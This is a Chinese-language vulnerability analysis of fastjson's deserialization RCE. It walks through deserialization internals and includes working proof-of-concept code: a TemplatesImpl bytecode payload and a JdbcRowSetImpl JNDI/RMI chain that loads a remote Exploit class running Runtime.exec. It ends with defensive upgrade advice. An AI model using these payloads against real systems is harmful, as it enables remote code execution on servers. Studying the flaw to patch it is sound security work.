fastjson反序列化漏洞分析

1.fastjson简介

fastjson是阿里的开源程序，实现java对象和json数据格式的相互转换，其号称性能很好，在国内被广泛应用。

1.1 漏洞影响访问

fastjson版本低于1.2.24时，能形成RCE。


1.2 fastjson使用

1.2.1 序列化

序列化过程不会影响我们分析fastjson漏洞，这里只做简单介绍。

```
public class Person {
    public String name;
    private int age;
    private School school;
    public Person(){
        System.out.println("in no param constructor");
    }
    public Person(String str, int n,School school){
        System.out.println("Inside Person's Constructor");
        name = str;
        age = n;
        this.school =school;
    }
}
```

对Person对象序列化，发现仅name属性会被序列化。




修改Person类，未age成员添加public的Getter：

```
public class Person {
    public String name;
    private int age;
    private School school;
    public Person(){
        System.out.println("in no param constructor");
    }
    public Person(String str, int n,School school){
        System.out.println("Inside Person's Constructor");
        name = str;
        age = n;
        this.school =school;
    }

    public int getAge(){
        System.out.println("in getAge");
        return age;
    }
```

拥有public的Getter的name属性也被序列化：



同理，当School成员是public或者拥有public Getter时，会对其序列化。School对象的成员序列化过程和此一致。

结论：

- 从对象角度，序列化过程是一种读操作；
- 对于public属性的成员，序列化时能直接访问，所以能够会对其序列化；
- 对于非public属性的成员，如果有public的getXyz()方法，将调用getXyz()方法完成序列化；
- 对于非public属性成员，且无public的getter，则不会对其序列化。

以上结论除了实验外，也有理论依据：fastjson组件和序列化的类不在一个package，要想完成序列化，必须拥有对应的成员的访问权限，当且仅当属性为public或者提过了public的getter方法时，fastjson 才能读取此成员属性。

1.2.2 反序列化

上述序列化过程虽然对我们分析fastjson漏洞没有影响，但**理解反序列化过程中的一些细节个人觉得对理解fastjson反序列化RCE很有必要。**

(1) 普通类的反序列化


```
public class Person {
    private String name;
    public int age;

    public Person(){
        System.out.println("in no param constructor");
    }
    public Person(String str, int n){
        System.out.println("Inside Person's Constructor");
        name = str;
        age = n;
    }
   public String getName(){
        System.out.println("in getName");
        return name;
    }

    public int getAge(){
        System.out.println("in getAge");
        return age;
    }
 }
```

```
    public static void main(String[] args){
        Person p = new Person("venscor",25);
        String s = JSON.toJSONString(p);
        System.out.println(s);
        System.out.println("******test fastjson str 2 obj******");
        Person pp = (Person)JSON.parseObject(s,Person.class);
        System.out.println(JSON.toJSONString(pp));
    }
```

运行测试代码，发现反序列化是通过调用对象的无参构造器完成的，且仅age成员被反序列化。



继续修改Person类，为name成员添加public的Setter方法：

```
public class Person {

    private String name;
    public int age;

    public Person(){
        System.out.println("in no param constructor");
    }
    public Person(String str, int n){
        System.out.println("Inside Person's Constructor");
        name = str;
        age = n;
    }
   public String getName(){
        System.out.println("in getName");
        return name;
    }

    public int getAge(){
        System.out.println("in getAge");
        return age;
    }


    public  void setName(String str){
        System.out.println("in setname");
        this.name = str;
    }

}
```

继续运行测试方法，发现有了 [illegible] 成员也被反序列化

继续运行测试方法，发现有了public Setter的name成员也被反序列化。

```
*****test fastjson str 2 obj*****
in no param constructor
in setname
in getAge
in getName
{"age":25,"name":"venscor"}
```

通过上述实验，我们发现：

a. fastjson反序列化是通过调用对象的无参构造器完成的；

b. 反序列化是从对象角度属于"写操作"，仅对象的成员为public或者拥有public Setter时，才会被反序列化。否则，要么该成员为0(基础数据类型)，要么为null(除基础类型)。

(2) 稍复杂类的反序列

```
public class PersonParent {
    private String family;

    public PersonParent(String family) {
        System.out.println("in PersonParent with param constructor");
        this.family = family;
    }

    public PersonParent() {
        System.out.println("in PersonParent no param constructor");
    }

    public String getFamily() {
        return family;
    }

    public void setFamily(String family) {
        this.family = family;
    }
}
```

```
public class Person extends PersonParent implements ParentInterface{
    private String name;
    public int age;
    private School school;
    public Person(){
        System.out.println("in no param constructor");
    }
    public Person(String str, int n,School school){
        System.out.println("Inside Person's Constructor");
        name = str;
        age = n;
        this.school = school;
    }
   public String getName(){
        return name;
    }

    public int getAge(){
        return age;
    }

    public School getSchool() {

        return school;
    }

    public  void setSchool(School school) {
        System.out.println("in setSchool");
        this.school = school;
    }

    public  void setName(String str){
        System.out.println("in setname");
        this.name = str;
    }


    public String test() {
        return null;
    }

}
```

继续测试程序：

```
******test fastjson str 2 obj******
in PersonParent no param constructor
in no param constructor
School no param constructor
in School.setName
in setname
in setSchool
{"age":25,"name":"venscor","school":{"name":"xidian"}}
```

上面反序列化的对象，其成员包含了其他对象成员，并且还有父类和接口，从运行结果大致可以看出：**对象反序列化时，先调用父类无参构造器生成父类对象，然后调用对象成员的无参构造器生成对象成员，之后调用Setter方法得到其他的成员。**

(3) 非public属性成员序列化

按照上面的分析，默认情况下，对于对package域外不可写的成员，fastjson默认是不会对其反序列化的。抛开fastjson怎么做的不言，我们思考一个问题，假如我们自己实现这个功能：支持对private属性的成员序列化/反序列化，我们应该怎么做？

对java熟悉的同学肯定能想到，java反射机制能够实现对私有成员的读写。既然我们都能想到，fastjson没有理由不支持这一功能。

fastjson反序列化私有成员时，需要设置Feature.SupportNonPublicField。下面我们具体研究下fastjson针对私有成员的反序列化过程。

```
public class Student {
    private String name;
    private int grade;
    private int num;
    private School _school;

    public String getName() {
        System.out.println("in getName");
        return name;
    }

    public School get_school() {
        System.out.println("in get_school");
        return _school;
    }



    public synchronized int getNum() {
        System.out.println("getNum");
        return num;
    }

    public synchronized void setNum(int num) {
        System.out.println("setNum");
        this.num = num;
    }

    public Student() {
        System.out.println("Student no param constructor");
    }

    public Student(String name, int grade,int num,School school) {
        System.out.println("Student 3 param constructor");
        this.name = name;
        this.grade = grade;
        this.num = num;
        this._school = school;
    }

    void print(){
        System.out.println("name:"+name+"\ngrade:"+grade+"\nnum:"+num+"\nSchool:"+_school.getName());
    }
}
```

测试代码：

```
    public  static void main(String[]args){
        ParserConfig config = new ParserConfig();
        String s = "{\"name\":\"venscor\",\"grade\":3,\"num\":100,\"_school\":{\"name\":\"xidian\"}}";
        System.out.println(s);
        System.out.println("**********************");
        Student obj = (Student)JSON.parseObject(s, Student.class, config, Feature.SupportNonPublicField);

        System.out.println("-----------------------------");
        obj.print();
    }
```

运行结果：


```
C:\jdk1.8.0_112\bin\java ...
{"name":"venscor","grade":3,"num":100,"_school":{"name":"xidian"}}
```

```
**********
Student no param constructor
setNum
School no param constructor
in School.setName
--------------------------
```

从运行结果可以看出，除了对private成员进行了反序列化，其他并没有什么差别。

(4) 反序列化源码分析

对常规java类的反序列化函数调用栈大致如下：



对对象成员的处理主要在FieldDeserializer类的setValue()方法，我们简要分析下这个函数的源码：

```
public void setValue(Object object, Object value) {
        if (value != null || !this.fieldInfo.fieldClass.isPrimitive()) {
            try {
                Method method = this.fieldInfo.method;
                if (method != null) {
                    if (this.fieldInfo.getOnly) {
                        if (this.fieldInfo.fieldClass == AtomicInteger.class) {
                            AtomicInteger atomic = (AtomicInteger)method.invoke(object);
                            if (atomic != null) {
                                atomic.set(((AtomicInteger)value).get());
                            }
                        } else if (this.fieldInfo.fieldClass == AtomicLong.class) {
                            AtomicLong atomic = (AtomicLong)method.invoke(object);
                            if (atomic != null) {
                                atomic.set(((AtomicLong)value).get());
                            }
                        } else if (this.fieldInfo.fieldClass == AtomicBoolean.class) {
                            AtomicBoolean atomic = (AtomicBoolean)method.invoke(object);
                            if (atomic != null) {
                                atomic.set(((AtomicBoolean)value).get());
                            }
                        } else if (Map.class.isAssignableFrom(method.getReturnType())) {
                            Map map = (Map)method.invoke(object);
                            if (map != null) {
                                map.putAll((Map)value);
                            }
                        } else {
                            Collection collection = (Collection)method.invoke(object);
                            if (collection != null) {
                                collection.addAll((Collection)value);
                            }
                        }
                    } else {
                        method.invoke(object, value);
                    }

                } else {
                    Field field = this.fieldInfo.field;
                    if (this.fieldInfo.getOnly) {
                        if (this.fieldInfo.fieldClass == AtomicInteger.class) {
                            AtomicInteger atomic = (AtomicInteger)field.get(object);
                            if (atomic != null) {
                                atomic.set(((AtomicInteger)value).get());
                            }
                        } else if (this.fieldInfo.fieldClass == AtomicLong.class) {
                            AtomicLong atomic = (AtomicLong)field.get(object);
                            if (atomic != null) {
                                atomic.set(((AtomicLong)value).get());
                            }
                        } else if (this.fieldInfo.fieldClass == AtomicBoolean.class) {
                            AtomicBoolean atomic = (AtomicBoolean)field.get(object);
                            if (atomic != null) {
                                atomic.set(((AtomicBoolean)value).get());
                            }
                        } else if (Map.class.isAssignableFrom(this.fieldInfo.fieldClass)) {
```

```
                        Map map = (Map)field.get(object);
                        if (map != null) {
                            map.putAll((Map)value);
                        }
                    } else {
                        Collection collection = (Collection)field.get(object);
                        if (collection != null) {
                            collection.addAll((Collection)value);
                        }
                    }
                } else if (field != null) {
                    field.set(object, value);
                }

            }
        } catch (Exception var6) {
            throw new JSONException("set property error, " + this.fieldInfo.name, var6);
        }
    }
}
```

整个函数处理过程比较简单，首先，会查看原Json数据里的成员是否存在对应的Setter或者Getter。如果对应的成员不是只读的，则通过反射调用setter。对于某些成员是特殊类型，会调用其Getter方法，例如其Getter返回值是Map类型。对于成员没有对应的Getter和Setter的，如果成员是public的，则直接利用java反射设置其值。如果成员是只读的，那么根据成员类型调用对应的反射来设置。(对是否支持Feature.SupportNonPublicField在此函数之前。)

1.2.4 结论

- fastjson反序列化过程一种“写操作”，对象的生成是通过直接调用无参构造器完成的；
- 默认情况下，fastjson仅反序列化public 成员或者有public Setter的成员；
- 对象有父类，或者其成员也是对象时，他们也会被反序列化，反序列化顺序我们不关心。
- java对象反序列化时，对于public的Setter只要json中有对应的field，则setter就会被调用，而不管其对应的field是否真实存在。例如，Person有个public setName(),但是没有name成员，只要待反序列化的json中有name的String，则setName就会被调用。

2. 产生漏洞的Demo

漏洞产生原理十分简单，当利用fastjson的parse()方法来反序列化时，如果生成对象的原始数据可以被攻击者控制，在代码环境下存在可利用的gadget时，则产生RCE漏洞。

```
    public static void main(String[] args){
        String strUnderControl = "";
        JSON.parse(strUnderControl);
    }
```

3. PoC

有了第一节的分析，再分析poc就简单了，建议看此PoC前先消化第一节。

3.1 早期让人低估fastjson RCE威力的PoC

早起网上针对fastjson的PoC都是基于TemplatesImpl的，PoC如下。

```
public class Test extends AbstractTranslet {
    public Test() throws IOException {
        Runtime.getRuntime().exec("calc");
    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) {
    }

    @Override
    public void transform(DOM document, com.sun.org.apache.xml.internal.serializer.SerializationHandler[]
handlers) throws TransletException {

    }

    public static void main(String[] args) throws Exception {
        Test t = new Test();
    }
}
```

```
public class Poc {

    public static String readClass(String cls){
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        try {
            IOUtils.copy(new FileInputStream(new File(cls)), bos);
        } catch (IOException e) {
```

```
            e.printStackTrace();
        }
        return Base64.encodeBase64String(bos.toByteArray());

    }

    public static void  test_autoTypeDeny() throws Exception {
        ParserConfig config = new ParserConfig();
        final String fileSeparator = System.getProperty("file.separator");
        final String evilClassPath = System.getProperty("user.dir") + "\\target\\classes\\person\\Test.class";
        String evilCode = readClass(evilClassPath);
        final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
        String text1 = "{\"@type\":\"" + NASTY_CLASS +
                "\",\"_bytecodes\":[\""+evilCode+"\"]," +
                "'_name':'a.b'," +
                "'_tfactory':{ }," +
                "\"_outputProperties\":{ }}\n";
        System.out.println(text1);
        //String personStr = "{'name':"+text1+",'age':19}";
        //Person obj = JSON.parseObject(personStr, Person.class, config, Feature.SupportNonPublicField);
        Object obj = JSON.parseObject(text1, Object.class,config, Feature.SupportNonPublicField);
        //assertEquals(Model.class, obj.getClass());

    }

    public static void main(String args[]){

        try {
            test_autoTypeDeny();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

我们看下TemplatesImpl类：

```
public final class TemplatesImpl implements Templates, Serializable {
    static final long serialVersionUID = 673094361519270707L;
    private static String ABSTRACT_TRANSLET = "org.apache.xalan.xsltc.runtime.AbstractTranslet";
    private String _name = null;
    private byte[][] _bytecodes = (byte[][])null;
    private Class[] _class = null;
    private int _transletIndex = -1;
    private Hashtable _auxClasses = null;
    private Properties _outputProperties;
    private int _indentNumber;
    private transient URIResolver _uriResolver = null;
    private transient ThreadLocal _sdom = new ThreadLocal();
    private transient TransformerFactoryImpl _tfactory = null;

    protected TemplatesImpl(byte[][] bytecodes, String transletName, Properties outputProperties, int
indentNumber, TransformerFactoryImpl tfactory) {
        this._bytecodes = bytecodes;
        this._name = transletName;
        this._outputProperties = outputProperties;
        this._indentNumber = indentNumber;
        this._tfactory = tfactory;
    }

    protected TemplatesImpl(Class[] transletClasses, String transletName, Properties outputProperties, int
indentNumber, TransformerFactoryImpl tfactory) {
        this._class = transletClasses;
        this._name = transletName;
        this._transletIndex = 0;
        this._outputProperties = outputProperties;
        this._indentNumber = indentNumber;
        this._tfactory = tfactory;
    }

    public TemplatesImpl() {
    }
    ....

    public synchronized Properties getOutputProperties() {
        try {
            return this.newTransformer().getOutputProperties();
        } catch (TransformerConfigurationException var2) {
            return null;
        }
    }
    ...

}
```

结合poc来看，_outputProperties拥有Getter，但是Getter有点不符合标准格式，好在fastjson可以智能搞定，由于Properties实现了Map，所有getOutputProperties()会被调

用。

```
public class Properties extends Hashtable<Object,Object> {
    /**
     * use serialVersionUID from JDK 1.1.X for interoperability
     */
    private static final long serialVersionUID = 4112578634029874840L;
```

```
public class Hashtable<K,V>
    extends Dictionary<K,V>
    implements Map<K,V>, Cloneable, java.io.Serializable {
```

继续查看newTransformer()方法。

```
public synchronized Transformer newTransformer() throws TransformerConfigurationException {
    TransformerImpl transformer = new TransformerImpl(this.getTransletInstance(), this._outputProperties, this._indentNumber, this._tfactory);
    if (this._uriResolver != null) {
        transformer.setURIResolver(this._uriResolver);
    }

    if (this._tfactory.getFeature( name: "http://javax.xml.XMLConstants/feature/secure-processing")) {
        transformer.setSecureProcessing(true);
    }

    return transformer;
}
```

```
private Translet getTransletInstance() throws TransformerConfigurationException {
    ErrorMsg err;
    try {
        if (this._name == null) {
            return null;
        } else {
            if (this._class == null) {
                this.defineTransletClasses();
            }

            AbstractTranslet translet = (AbstractTranslet)this._class[this._transletIndex].newInstance();
            translet.postInitialization();
            translet.setTemplates(this);
            if (this._auxClasses != null) {
                translet.setAuxiliaryClasses(this._auxClasses);
            }

            return translet;
        }
    } catch (InstantiationException var3) {
        err = new ErrorMsg( code: "TRANSLET_OBJECT_ERR", this._name);
        throw new TransformerConfigurationException(err.toString());
    } catch (IllegalAccessException var4) {
        err = new ErrorMsg( code: "TRANSLET_OBJECT_ERR", this._name);
        throw new TransformerConfigurationException(err.toString());
    }
}
```

初始化_class变量

根据_class的构造器

```
private void defineTransletClasses() throws TransformerConfigurationException {
    if (this._bytecodes == null) {
        ErrorMsg err = new ErrorMsg( code: "NO_TRANSLET_CLASS_ERR");
        throw new TransformerConfigurationException(err.toString());
    } else {
        TemplatesImpl.TransletClassLoader loader = (TemplatesImpl.TransletClassLoader)AccessController.doPrivileged(run() -> {
                return new TemplatesImpl.TransletClassLoader(ObjectFactory.findClassLoader());
        });

        ErrorMsg err;
        try {
            int classCount = this._bytecodes.length;
            this._class = new Class[classCount];
            if (classCount > 1) {
                this._auxClasses = new Hashtable();
            }
```

```
for(int i = 0; i < classCount; ++i) {
    this._class[i] = loader.defineClass(this._bytecodes[i]);  _class数据来自_bytecodes
    Class superClass = this._class[i].getSuperclass();
    if (superClass.getName().equals(ABSTRACT_TRANSLET)) {
        this._transletIndex = i;
    } else {
        this._auxClasses.put(this._class[i].getName(), this._class[i]);
    }
}

if (this._transletIndex < 0) {
```

如此一来，PoC触发过程就明朗了：(此处盗图一张)

```
JSON.parseObject
...
JavaBeanDeserializer.deserialze
...
FieldDeserializer.setValue
...
TemplatesImpl.getOutputProperties
TemplatesImpl.newTransformer
TemplatesImpl.getTransletInstance
...
Runtime.getRuntime().exec
```

由于上述PoC用到了_name,_bytecodes等private成员，所有需要在parseObject()时设置Feature.SupportNonPublicField，如果不设置，由于_name等为null，将导致后面的NullPointerException。所有，很多人以为fastjson RCE需要程序写出如下模式的代码才会存在漏洞，从而低估了这个漏洞。**(后面讲到其他的poc根本没这限制)**


```
public static void main(String args[]){
    try {
          Object obj = JSON.parseObject(text1, Object.class,config,Feature.SupportNonPublicField);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

3.2 基于JNDI的PoC


在之前分享的java反序列化漏洞(原生篇)的时候，曾经简单介绍了一个基于Spring组件库漏洞的PoC，主要是由于一些列调用之后导致了lookup()方法的参数可控，从而导致RCE。本次基于JDNI的PoC和此稍微有点类似，最终都回归到lookup()参数可以被攻击者控制。

3.2.1 JNDI简介

JNDI为调用远程java对象提供了可能，具体定义这里不多做解释，可自行Google。这里从16年的BlackHat上盗图一张，简单说明JNDI的架构。



最底层的是具体实现机制，例如RMI，LDAP等。以下对RMI使用做简单介绍，具体可参考http://damies.iteye.com/blog/51778。通常的使用架构大致如下：



从代码角度做下测试，首先是远程环境下的类,将其编译放在能web访问的目录下，我将Exploit.class放在了tomcat的跟目录下,我的http端口是8888：

```
public class Exploit {
    public Exploit(){
        try{
            Runtime.getRuntime().exec("calc");
        }catch(Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] argv){
        Exploit e = new Exploit();
    }
}
```

然后开启RMI服务，使用端口1099：

```
public class JNDIServer {
    public static void start() throws
            AlreadyBoundException, RemoteException, NamingException {
        Registry registry = LocateRegistry.createRegistry(1099);
        Reference reference = new Reference("Exploit",
                "Exploit","http://127.0.0.1:8888/");
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);
        registry.bind("Exploit",referenceWrapper);

    }
    public static void main(String[] args) throws RemoteException,NamingException,AlreadyBoundException{
        start();
    }
}
```

最后，从客户端连接RMI，然后就能远程加载Exploit对象了。

```
    public static void testRmi() throws NamingException {
        String url = "rmi://127.0.0.1:1099";
        Hashtable env = new Hashtable();
        env.put(Context.PROVIDER_URL, url);
        env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
        Context context = new InitialContext(env);
//        Object object = context.lookup("Exploit");//ok
        Object object1 = context.lookup("rmi://127.0.0.1/Exploit");
        System.out.println("Object:" + object1);
    }
    public static void main(String[] argv) throws NamingException {
//        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase","true");
        testRmi();

    }
```

运行测试代码，Exploit类构造器执行，计算器被弹出。

3.2.2 PoC

PoC基于JdbcRowSetImpl，在JDK 6u132, 7u122, or 8u113以上被修补。我们看下JdbcRowSetImpl类：

```
public class JdbcRowSetImpl extends BaseRowSet implements JdbcRowSet, Joinable {
    private Connection conn;
    private PreparedStatement ps;
    private ResultSet rs;
    private RowSetMetaDataImpl rowsMD;
    private ResultSetMetaData resMD;
    private Vector<Integer> iMatchColumns;
    private Vector<String> strMatchColumns;
    protected transient JdbcRowSetResourceBundle resBundle;
    static final long serialVersionUID = -359194602389348300 3L;
    ...
```

根据fastjson反序列化机制，将先反序列化BaseRowSet基类，基类中有setDataSourceName()的public Setter：

```
    public void setDataSourceName(String name) throws SQLException {
```

```
        if (name == null) {
            dataSource = null;
        } else if (name.equals("")) {
           throw new SQLException("DataSource name cannot be empty string");
        } else {
           dataSource = name;
        }

        URL = null;
    }
```

然后反序列化JdbcRowSetImpl类，其中有个setAutoCommit()的public Setter：

```
    public void setAutoCommit(boolean var1) throws SQLException {
        if (this.conn != null) {
            this.conn.setAutoCommit(var1);
        } else {
            this.conn = this.connect();
            this.conn.setAutoCommit(var1);
        }

    }
```

当反序列化时，json数据中如果存在dataSourceName和autoCommit字段，则上述Setter会被调用。

我们继续看下connect()方法：

```
  private Connection connect() throws SQLException {
        if (this.conn != null) {
            return this.conn;
        } else if (this.getDataSourceName() != null) {
            try {
                InitialContext var1 = new InitialContext();
                DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName());
                return this.getUsername() != null && !this.getUsername().equals("") ?
var2.getConnection(this.getUsername(), this.getPassword()) : var2.getConnection();
            } catch (NamingException var3) {
                throw new SQLException(this.resBundle.handleGetObject("jdbcrowsetimpl.connect").toString());
            }
        } else {
            return this.getUrl() != null ? DriverManager.getConnection(this.getUrl(), this.getUsername(),
this.getPassword()) : null;
        }
    }
```

可以看到，lookup()的参数正是来自dataSourceName，来自反序列化数据。柳暗花明~~~poc如下：

```
public class JdbcRowSetImplPoc {
    public static void main(String[] argv){
//        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase","true");

        testJdbcRowSetImpl();
    }
    public static void testJdbcRowSetImpl(){
       String payload = "
{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://localhost:1099/Exploit\"," +
                " \"autoCommit\":true}";
        JSON.parse(payload);
    }

}
```

回顾下整个控制流：

parseObject()/parse()---->setValue()----->setDataSourceName---->setAutoCommit()---->connect()----->lookup()。

3.3 其他PoC

后续更加系统地分析PoC。。。。

很多反序列化问题的入口都是Setter,Getter,hashCode(),equals(),toString()。

4. 防御

参考官方安全公告：
https://github.com/alibaba/fastjson/wiki/security_update_20170315

(1) 升级fastjson至1.2.25及以上，其添加了黑名单类；

(2) 不要手贱开启autotype来反序列化任意类。